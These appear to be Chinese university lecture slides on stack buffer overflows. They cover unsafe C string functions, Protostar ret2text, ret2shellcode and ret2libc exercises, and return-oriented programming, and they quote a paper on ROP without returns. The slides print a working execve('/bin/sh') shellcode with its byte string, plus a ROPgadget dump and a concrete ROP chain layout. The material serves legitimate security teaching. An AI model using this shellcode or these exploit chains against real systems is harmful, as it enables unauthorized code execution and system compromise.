

A detailed technical diagram of a telescope mechanism, likely from a historical document. The diagram shows a large circular structure with various components labeled in all caps. Labels include: LOUVER, UPPER CURTAIN, UPPER POSITION OF MOUNT, SNITTERS, TRACK, CABLES, LOWER CURTAIN, ROCKY PLATFORM, SPECTROGRAPH BODY, ELEVATING PLATFORMS, OBSERVING FLOOR, STAIRS, TURNING CABLE GUARD, 30 FT. 3 IN. RADIUS OF BAIL, 62" TELESCOPE, and PART. The diagram is rendered in a light gray, semi-transparent style, serving as a background for the text.

Computer System Security CS3312

# 计算机系统安全

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# 第四章

## 软件安全：栈溢出漏洞及其利用

Software Security: Stack-Overflow Vulnerabilities

# 目录/CONTENTS

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## 01. 栈溢出 漏洞类型

Stack-Overflow Vulnerabilities

## 02. 漏洞利用

Ret2Shellcode, Ret2LibC

## 03. 返回导向编程

Return-Oriented Programming, ROP

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01

# 栈相关的漏洞类型

Types of Stack-related Vulnerabilities



# 类型一览

**栈溢出漏洞的工作目标：**

**通过覆盖函数的“返回地址”，控制 IP 指针，以达到改变程序控制流的目的。**

引发栈安全问题的语句：

- 栈上数据操作（主要是“写”）的不安全实现

利用栈上漏洞的手法：

- Return-to-Text
- Return-to-Shellcode
- Return-to-LibC

# 缺少边界检查的缓冲区溢出

```
#include <stdio.h>

void DontDoThis(char* input){
    char buf[16];
    strcpy(buf, input);
    printf("%s\n", buf);
}

int main(int argc, char* argv[]){
    DontDoThis(argv[1]);
    return 0;
}
```

0x0012FEC0	c8 fe 12 00	Èp..	<- address of the buf argument
0x0012FEC4	c4 18 32 00	Ä.2.	<- address of the input argument
0x0012FEC8	d0 fe 12 00	Ðp..	<- start of buf
0x0012FECC	04 80 40 00	. [] @	
0x0012FED0	e7 02 3f 4f	ç. ?O	
0x0012FED4	66 00 00 00	f...	<- end of buf
0x0012FED8	e4 fe 12 00	äp..	<- contents of EBP register
0x0012FEDC	3f 10 40 00	?.@.	<- return address
0x0012FEE0	c4 18 32 00	Ä.2.	<- address of argument to DontDoThis
0x0012FEE4	c0 ff 12 00	Àÿ..	
0x0012FEE8	10 13 40 00	..@.	<- address main() will return to

# 常见栈溢出漏洞

危险的栈上数据操作函数：

- 输入读取函数：

gets()

scanf()

- 字符串拷贝函数：

strcpy()

strcat()

sprintf()

```
char buf[16];
```

```
scanf("%s", buf); //danger!
```

```
scanf("%16s", buf); //danger!
```

```
scanf("%15s", buf); //OK
```

```
int len;
```

```
char frombuffer[20];
```

```
char tobuffer[10];
```

```
len = read(0, frombuffer, 19); //OK
```

```
strcpy(tobuffer, frombuffer); //danger!
```

# 边界检查下的缓冲区溢出

```
#include <string.h>
#include <stdio.h>

int main(){
    char str1[50] = "SKY2098,persist IN DOING AGAIN!"; //31
    char *str2 = "sky2098,must be honest!"; //23
    int n = 15;
    char *strtemp;

    strtemp = strncat(str1,str2,n); //n chars in str2
    printf("The string strtemp is:\n%s", strtemp);
    return 0;
}
```

The string strtemp is:  
SKY2098,persist IN DOING AGAIN!sky2098,must be

如果  $n = 19$ , 打印输出是什么?

SKY2098,persist IN DOING AGAIN!sky2098,must be hon

SKY2098,persist IN DOING AGAIN!sky2098,must be hon%d7dk\$!08...

?



# 以 `strncpy()` 为例

```
char * strncpy(char* dest, const char* src, size_t n)
```

- 当字符串长度小于缓冲区长度，用0填充剩余空间。
- 当长度大于或等于缓冲区长度 `len`，复制 `len` 个字符，尾部不会添加0。  
程序将无法判断字符的结束位置，造成缓冲区溢出。

可以将它封装为更安全的形式：

```
char * safe_strncpy(char* dest, const char* src, size_t n)
{
    assert(n > 0);
    strncpy(dest, src, n - 1);
    dest[n - 1] = 0;
    return dest;
}
```

## 练习：

---

C标准库的string.h包含22个字符操作函数，其中字符串进行复制或追加操作的有**memcpy, memmove, memset, strcat, strncat, strcpy, strncpy**等。

请分析它们的工作原理，是否存在安全隐患。如果函数存在风险，构造一个安全版本函数。

# 02 栈溢出漏洞利用

Ret2Shellcode, Ret2LibC



# Return-to-Text

## Protostar Stack4

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```

### 【漏洞】

gets(buffer)


### 【实验目标】

执行win()函数。

即，程序执行完gets(buffer)之后，不会退出，继续执行win函数，打印出字符串“code flow successfully changed”

# Return-to-Text

【Protostar】stack4 题解 (Ret2Text含函数调用栈的解析)



代码段 code section

栈 stack

# Return-to-Shellcode

## Protostar Stack5

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```


### 【漏洞】

gets(buffer)

### 【实验目标】

执行shellcode。

即，程序执行完gets(buffer)之后，  
跳转到构造输入的shellcode的入口地址，  
继续执行shellcode



Shellcode是一段可执行的二进制代码片段  
将通过 gets(buffer) 输入程序的栈空间！

该案例的实施前提：关闭“NX保护机制”

# Return-to-Shellcode

Shellcode是一段可执行的二进制代码片段 →

【Protostar】stack5 题解 (Ret2Shellcode)

```
/*
Title:    Linux x86 execve("/bin/sh") - 28 bytes
Author:   Jean Pascal Pereira <pereira@secbiz.de>
Web:      http://0xffe4.org
```

Disassembly of section .text:

08048060 <\_start>:

```
8048060: 31 c0                xor    %eax,%eax
8048062: 50                  push   %eax
8048063: 68 2f 2f 73 68      push   $0x68732f2f
8048068: 68 2f 62 69 6e      push   $0x6e69622f
804806d: 89 e3              mov    %esp,%ebx
804806f: 89 c1              mov    %eax,%ecx
8048071: 89 c2              mov    %eax,%edx
8048073: b0 0b              mov    $0xb,%al
8048075: cd 80              int    $0x80
8048077: 31 c0              xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80              int    $0x80
```

```
*/
```

```
#include <stdio.h>
```

```
char shellcode[] =
```

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```

```
int main()
```

```
{
```

```
    fprintf(stdout,"Lenght:
```

```
%d\n",strlen(shellcode));
```

```
    (*(void (*)(void)) shellcode)();
```

```
}
```

# Return-to-LibC

## LibC

Standard C Library

符合ANSI C标准的标准函数库

## Windows下的LibC

Windows的Libc库不属于核心操作系统  
每个编译器都附属自己的Libc库  
可以静态也可以动态编译到程序中  
AKA, 应用程序依赖编译器  
而不是操作系统

## GLibC

GNU C Library (LibC在Linux下的具体实现)  
操作系统的一部分,  
操作系统与用户程序的接口  
如果缺失了标准库,  
那么整个操作系统将不能正常运转



# Return-to-LibC

## Protostar Stack6

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
    char buffer[64];
    unsigned int ret;

    printf("input path please: "); fflush(stdout);

    gets(buffer);

    ret = __builtin_return_address(0);

    if((ret & 0xbf000000) == 0xbf000000) {
        printf("bzzzt (%p)\n", ret);
        _exit(1);
    }

    printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
    getpath();
}
```

通过将程序的控制权跳转到 LibC 库中的 `system()` 函数或 `exec()` 函数，从而获得执行任意函数的目的。由于 LibC 是几乎所有系统中都会使用的库，因此可以认为这些函数几乎总是存在于内存中。

播放视频：

【Protostar】10. stack6 题解(第一个ret2libc)

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# 返回导向编程

Return-Oriented Programming, ROP



# 返回导向编程 ROP

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## Return-Oriented Programming, ROP



产生的背景：

操作系统的NX机制，可按照内存页的粒度设置进程的内存访问权限，包括可读R，可写W和可执行X。一旦CPU尝试执行不带有X权限的页面上的程序代码，操作系统会终止程序。因此需要搜索程序空间中既有的可用代码片段，通过缝合连接来实现攻击语义。

原理：

栈溢出的控制点是函数的“返回地址”，即“return”，因此在程序空间内搜索以“ret”结尾的指令片段(也叫gadget)进行编程，以取得与shellcode等价的攻击语义效果。因此，该攻击也叫“面向Return的编程”。

# ROP运行状态及栈上数据准备



# 常用ROP技巧

- 常用的gadget类型

- 保存栈数据到寄存器

```
pop rax;  
ret;
```

- 系统调用

```
syscall;  
ret;
```

```
int 0x80;  
ret;
```

- 栈帧相关

```
leave;  
ret;
```

```
int 0x080;  
ret;
```

- 常用工具

- 人工方法:  
寻找程序中的ret指令, 回溯ret之前的指令序列
  - 工具:  
ROPgadget、Ropper等

# 函数调用参数：64位 v.s. 32位

32位：

参数表从右向左依次放入栈顶

.....
old ebp
return address
arg1
arg2
arg3
arg4
arg5
arg6
arg7
arg8
.....

64位：

参数个数小于等于6时，进入寄存器；  
大于6的，前6个进入寄存器，  
剩余的从右向左依次放入栈顶

.....
old ebp
return address
arg7
arg8
.....

rdi	arg1
rsi	arg2
rdx	arg3
rcx	arg4
r8	arg5
r9	arg6

# ROP 攻击实例

攻击目的：

运行 `execve("/bin/sh", 0, 0)`

```
/* rop.c */
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[10];
    puts("hello");
    gets(buf);
}
```

```
gcc rop.c -o rop -no-pie -fno-stack-protector
```

Gadgets information

ROPgadget -binary rop

```
=====
0x00000000004010cb : add bh, bh ; loopne 0x401135 ; nop ; ret
0x000000000040109c : add byte ptr [rax], al ; add byte ptr [rax], al ; endbr64 ; ret
0x0000000000401183 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x0000000000401184 : add byte ptr [rax], al ; add cl, cl ; ret
0x0000000000401036 : add byte ptr [rax], al ; add dl, dh ; jmp 0x401020
0x000000000040113a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000040109e : add byte ptr [rax], al ; endbr64 ; ret
0x0000000000401185 : add byte ptr [rax], al ; leave ; ret
0x000000000040100d : add byte ptr [rax], al ; test rax, rax ; je 0x401016 ; call rax
0x000000000040113b : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000401139 : add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401186 : add cl, cl ; ret
0x00000000004010ca : add dil, dil ; loopne 0x401135 ; nop ; ret
0x0000000000401038 : add dl, dh ; jmp 0x401020
0x000000000040113c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401137 : add eax, 0x2efb ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401017 : add esp, 8 ; ret
0x0000000000401016 : add rsp, 8 ; ret
0x000000000040103e : call qword ptr [rax - 0x5elf00d]
0x0000000000401014 : call rax
0x0000000000401153 : cli ; jmp 0x4010e0
0x00000000004010a3 : cli ; ret
0x000000000040118f : cli ; sub rsp, 8 ; add rsp, 8 ; ret
0x00000000004010c8 : cmp byte ptr [rax + 0x40], al ; add bh, bh ; loopne 0x401135 ; nop ; ret
0x0000000000401150 : endbr64 ; jmp 0x4010e0
0x00000000004010a0 : endbr64 ; ret
0x0000000000401012 : je 0x401016 ; call rax
0x00000000004010c5 : je 0x4010d0 ; mov edi, 0x404038 ; jmp rax
0x0000000000401107 : je 0x401110 ; mov edi, 0x404038 ; jmp rax
0x000000000040103a : jmp 0x401020
0x0000000000401154 : jmp 0x4010e0
0x000000000040100b : jmp 0x4840103f
0x00000000004010cc : jmp rax
0x0000000000401187 : leave ; ret
0x00000000004010cd : loopne 0x401135 ; nop ; ret
0x0000000000401136 : mov byte ptr [rip + 0x2efb], 1 ; pop rbp ; ret
0x0000000000401182 : mov eax, 0 ; leave ; ret
0x00000000004010c7 : mov edi, 0x404038 ; jmp rax
0x00000000004010cf : nop ; ret
0x000000000040114c : nop dword ptr [rax] ; endbr64 ; jmp 0x4010e0
0x00000000004010c6 : or dword ptr [rdi + 0x404038], edi ; jmp rax
0x000000000040113d : pop rbp ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000401138 : sti ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401191 : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000401190 : sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x00000000004010c3 : test eax, eax ; je 0x4010d0 ; mov edi, 0x404038 ; jmp rax
0x0000000000401105 : test eax, eax ; je 0x401110 ; mov edi, 0x404038 ; jmp rax
0x000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

# ROP 攻击实例

攻击目的：

运行 `execve("/bin/sh", 0, 0)`

```
/* rop.c */
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[10];
    puts("hello");
    gets(buf);
}
```

`execve()` 不是 LibC 函数，是一个系统调用，调用编号 59。  
直接采用运行 `syscall` 指令方式编写攻击代码。

## 1. 准备参数

`execve()` 需要四个参数：59, 0, 0, `"/bin/sh"`

```
rax    ← 59
rdi    ← 0
rsi    ← 0
rdx    ← "/bin/sh"
```

## 2. 设计 gadget 序列

```
pop rax ; ret
pop rdi ; ret
pop rsi ; ret
pop rdx ; ret
syscall ; ret
```

## 3. 设计 shellcode



# ROP 攻击实例

```
(i1) pop rax ; ret
(i2) pop rdi ; ret
(i3) pop rsi ; ret
(i4) pop rdx ; ret
(i5) syscall ; ret
```

.....
old ebp
addr of (i1)
to rax: 0x3b
addr of (i2)
to rdi: "/bin/sh"
addr of (i3)
to rsi: 0
addr of (i4)
to rdx: 0
addr of (i5)
.....

```
padding = "buffer" \
          "AAAA" \           #overwrite old ebp
          "0x00415294" \      # pop rax; ret
          "0x3b" \           # execve 29
          "0x00400686" \      # pop rdi; ret
          "0x006bb2e0" \      # "/bin/sh"
          "0x00410093" \      # pop rsi; ret
          "0x00" \           #0
          "0x004494b5" \      # pop rdx; ret
          "0x00" \           #0
          "0x00474a65" \      # syscall; ret
```

# 其他 ROP 方法

## 普通 ROP 攻击具有如下特征：

在一般ROP中，执行流中有密集 ret 指令；

利用了 ret 来返回堆栈，但都缺少与之对应的 call 指令。

## 据此提出了若干 ROP 检测与反制措施：

1. 检测 ret 指令的执行频率；
2. 检测 call 与 ret 指令配对情况；
3. 影子栈 shadow stack, ret 指令执行时对比返回地址。

然而，ROP链条中若不使用ret指令，  
上述措施将会失效！

## Return-Oriented Programming without Returns

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### ABSTRACT

We show that on both the x86 and ARM architectures it is possible to mount return-oriented programming attacks without using return instructions. Our attacks instead make use of certain instruction sequences that behave like a return, which occur with sufficient frequency in large libraries on (x86) Linux and (ARM) Android to allow creation of Turing-complete gadget sets.

Because they do not make use of return instructions, our new attacks have negative implications for several recently proposed classes of defense against return-oriented programming: those that detect the too-frequent use of returns in the instruction stream; those that detect violations of the last-in, first-out invariant normally maintained for the return-address stack; and those that modify compilers to produce code that avoids the return instruction.

### Categories and Subject Descriptors

D.4.6 [Operating Systems]: Security and Protection

### General Terms

Security, Algorithms

gram's address space. In a return-oriented attack, the attacker arranges for short sequences of instructions in the target program to be executed, one sequence after another. Through a choice of these sequences and their arrangement, the attacker can induce arbitrary (Turing-complete) behavior in the target program. Traditionally, the instruction sequences are chosen so that each ends in a "return" instruction, which, if the attacker has control of the stack, allows control to flow from one sequence to the next—and gives return-oriented programming its name.

The organizational unit of return-oriented programming is the *gadget*, an arrangement of instruction sequence addresses and data that, when run, induces some well-defined behavior, such as computing an exclusive-or or performing a conditional branch. Return-oriented exploits begin by devising a Turing-complete set of gadgets, from which any desired attack functionality is then synthesized.<sup>2</sup>

Return-oriented programming was introduced by Shacham in 2007 [41] for the x86 architecture. It was subsequently extended to the SPARC [3], Atmel AVR [15], PowerPC [26], Z80 [4], and ARM [23] processors. While the original return-oriented attack was largely manual, later work showed that each stage of the attack can be automated [3, 38, 20, 23]. Return-oriented programming has

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<https://hovav.net/ucsd/dist/noret-ccs.pdf>

# 本章要点

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